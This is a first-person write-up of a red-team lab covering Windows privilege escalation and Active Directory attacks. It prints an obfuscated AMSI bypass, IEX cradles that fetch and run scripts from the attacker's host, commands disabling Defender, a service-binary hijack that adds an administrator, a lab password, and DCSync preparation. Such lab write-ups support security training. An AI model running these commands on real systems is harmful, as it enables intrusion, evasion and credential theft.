The portal updated the network diagram after those submissions.

The diagram now displayed:
- Server 1 (.31)
- Server 2 (.32)
- CORPDC .102
The VPN routes available to my Kali machine covered WRK1 (.21) and WRK2 (.22). I used sessions on the workstations as the starting point for later internal access; the diagram alone did not create direct routes from Kali.
The initial checks appeared similar for the two users, but I did not preserve a complete comparison of effective privileges. The later audit explicitly reported membership in a local group with administrative privileges, which matters when interpreting the escalation step.
Local administration and service permissions


Writing evidence to the Administrator profile required an appropriately authorised, elevated context. Access denied by a protected folder can involve filesystem permissions and a filtered UAC token; it does not, by itself, prove the account is an ordinary non-administrator.
I used PowerUp, a collection of Windows PowerShell privilege-escalation checks in PowerSploit. Kali hosted the script; the checks ran on WRK1. PowerUp is not a native Linux privilege-escalation tool.
I attempted to alter the PowerShell process's amsiInitFailed state before loading PowerUp. AMSI connects applications to antimalware scanning; whether a script is blocked depends on the engine, signatures, PowerShell version, and protections. I did not separately verify the effect of this attempt.
The AMSI-related command from my session:
AMSI command from this attempt (not independently verified)
SeT-Item ( 'V'+'aR' +  'IA' + (("{1}{0}"-f'1','blE:')+'q2')  + ('uZ'+'x')  )
( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varIABLE  ( ('1Q'+'2U')
+'zX'  )  -VaL  )."AssEmbly"."GETTYPe"((  "{6}{3}{1}{4}{2}{0}{5}" -
f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f '.M','an')+'age'+'men'+'t.'),
('u'+'to'+("{0}{2}{1}" -f 'ma','.','tion')),'s',(("{1}{0}"-f
't','Sys')+'em')  ) )."getfiElD"(  ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+("
{0}{1}" -f 'ni','tF')+("{1}{0}"-f 'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f
('S'+'tat'),'i',('Non'+("{1}{0}" -f'ubl','P')+'i'),'c','c,'  ))."sETVaLUE"(
${n`ULl},${tRuE} )
I served PowerUp.ps1 from the THM directory on Kali using Python's HTTP server. The screenshot shows an HTTP 200 response to WRK1. In the command below, REPLACE_WITH_CURRENT_KALI_TUNNEL_IP needs to be replaced with the reachable address of the Kali machine.

$KaliTunnelAddress = 'REPLACE_WITH_CURRENT_KALI_TUNNEL_IP'
IEX (New-Object Net.WebClient).DownloadString("http://${KaliTunnelAddress}:8080/PowerUp.ps1")
I ran Invoke-PrivescAudit, which is the command visible in the screenshot. It invokes the checks available in that PowerUp version, not every possible Windows escalation test. See the function reference.

The report listed local administrative group membership, unquoted service paths, and modifiable service files. These are distinct findings. I chose the modifiable-file route for the Backup service.
Install-ServiceBinary replaces a writable service executable. It is not the unquoted-path technique. The relevant conditions are write access to the binary, an execution context with higher privileges, and a way to trigger the service. The report indicated a modifiable Backup binary; its recommendation alone did not verify every condition. The PowerSploit documentation describes the replacement and backup behaviour.
I replaced the Backup binary with a command that created a local lab account and added it to Administrators, then attempted to restart the service. The screenshot shows a restart failure. That error is not proof of success: the subsequent group-membership check and successful login are the evidence that the account was created. Because the audit already reported administrative group membership, I cannot present this as an independently demonstrated standard-user-to-SYSTEM escalation.
Install-ServiceBinary -Name 'Backup' -Command "net user n0debranch Passwd123! /add && net localgroup Administrators n0debranch /add"
Restart-Service -Name 'Backup' -Force

I checked that the new local account, n0debranch, belonged to the Administrators group.

I ended the existing RDP session and signed in with that local account.
I then wrote the requested evidence file under the Administrator profile. This confirms access for that operation; it does not mean UAC was disabled or that every subsequent process would be elevated.

Flag 4:

The updated network diagram:

Domain discovery and BloodHound
My next focus was the corporate domain controller.

At this point, I had established local administrative access on WRK1. The label CORPDC suggested a domain controller, so I checked rather than relying on the diagram.
nltest /dsgetdc:corp.thereserve.loc
This command asks Windows to locate a domain controller for the named domain. It does not necessarily identify the controller used for the current logon. I ran it from WRK1; the result is below.

The result identified CORPDC at 10.200.40.102. It did not prove unrestricted connectivity from every host or user.
I used BloodHound to examine AD group membership, permissions, and relationships. SharpHound collects the data; BloodHound imports and analyses it. A graph path is a lead to validate, not proof that the entire path has been executed.
From an elevated PowerShell session, I attempted to change two Microsoft Defender Antivirus preferences. These settings do not suppress logging or all alerts, and policy or tamper protection can prevent the changes. See Microsoft's Set-MpPreference reference.
Set-MpPreference -DisableRealtimeMonitoring $true
Set-MpPreference -DisableIOAVProtection $true
I placed the legacy SharpHound PowerShell collector in the Kali HTTP directory. Collector and BloodHound versions need to be compatible; the official SharpHound repository provides the collector and version information.
Kali, from the directory containing the collector:
python3 -m http.server 8080On WRK1, I loaded the legacy PowerShell collector:
$KaliTunnelAddress = 'REPLACE_WITH_CURRENT_KALI_TUNNEL_IP'
IEX (New-Object Net.WebClient).DownloadString("http://${KaliTunnelAddress}:8080/SharpHound.ps1")
Invoke-BloodHound -CollectionMethod All -Domain corp.thereserve.loc -LDAPUserName laura.wood -LDAPPassword 'Password1@'The local account did not provide a domain identity for LDAP collection, so I supplied Laura's domain credentials. Running the process locally and authenticating to the domain are separate concerns.
The screenshot shows an initial LDAP authentication error, a subsequent attempt, and repeated forest-resolution errors. Some data was later imported into BloodHound, but this output does not establish a clean or complete collection. DNS, domain reachability, credentials, collector compatibility, and failed collection methods would need checking before relying on the graph as a complete view.

I copied the resulting data back to Kali through Remmina's shared-folder feature. This was much easier than passing files through HTTP requests.

The shared folder simplified subsequent file transfers.

I imported the collected data into BloodHound.
I used start-bloodhound with a Neo4j-based setup. The setup process depends on the BloodHound version; the current SharpHound documentation covers Community Edition.
I extracted and imported the JSON files from the collected archive.
When I looked for a path from Laura's account to Domain Admin, the graph already showed privileged membership.

BloodHound showed Laura as a member of Domain Admins, and the accompanying account output also listed the group. This established the observed membership at that point. It did not show how the membership was granted or independently prove an RDP connection to CORPDC.

The unresolved Domain Admin step

I suspected another participant had changed Laura's privileges in the shared environment. I do not have directory-change logs or another source confirming who made the change. Earlier local-group output is not a complete baseline of domain membership, so the timing is also uncertain.
A gap in my attempt: I continued using the Domain Admin access already available to Laura, but did not establish how she obtained it. The following steps therefore start with privileges I had not independently gained.


Flag 7 evidence: the portal-requested file in C:\Windows\Temp on CORPDC.

Flag 8 evidence: the portal-requested file under C:\Users\Administrator on CORPDC.

Flag 5 evidence: the portal-requested file in C:\Windows\Temp on Server1.

Flag 6 evidence: the portal-requested file under C:\Users\Administrator on Server1.
Forest trusts and privileged access
The network diagram after the next four flag submissions:

The diagram also displayed:
- BANKDC .101
- JMP .61
- WORK1 .51
- WORK2 .52
I then examined ROOTDC at 10.200.40.100. The domain names suggested that thereserve.loc was the forest root and that CORP and BANK were child domains.
The command below queries trust relationships for the current domain. The screenshot reports a bidirectional parent-child relationship between CORP and the root. A trust enables authentication across domains; it does not automatically grant administrative access.
([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelationships()

With the already-privileged CORP account, I attempted to retrieve the CORP krbtgt secret. Kerberos uses that account's keys to protect ticket-granting tickets. Possession of a usable key can support forged tickets, often called golden tickets; acceptance still depends on the target environment and its validation behaviour.
I used Mimikatz for the DCSync operation described in its lsadump module documentation.
I transferred the lab copy of Mimikatz to WRK1.
I ran the following command in Laura's domain context on WRK1. DCSync uses the directory-replication protocol and requires replication permissions, including access to secret data; simply being a local administrator on WRK1 would not be enough. Here it depended on the unexplained domain privilege described above.
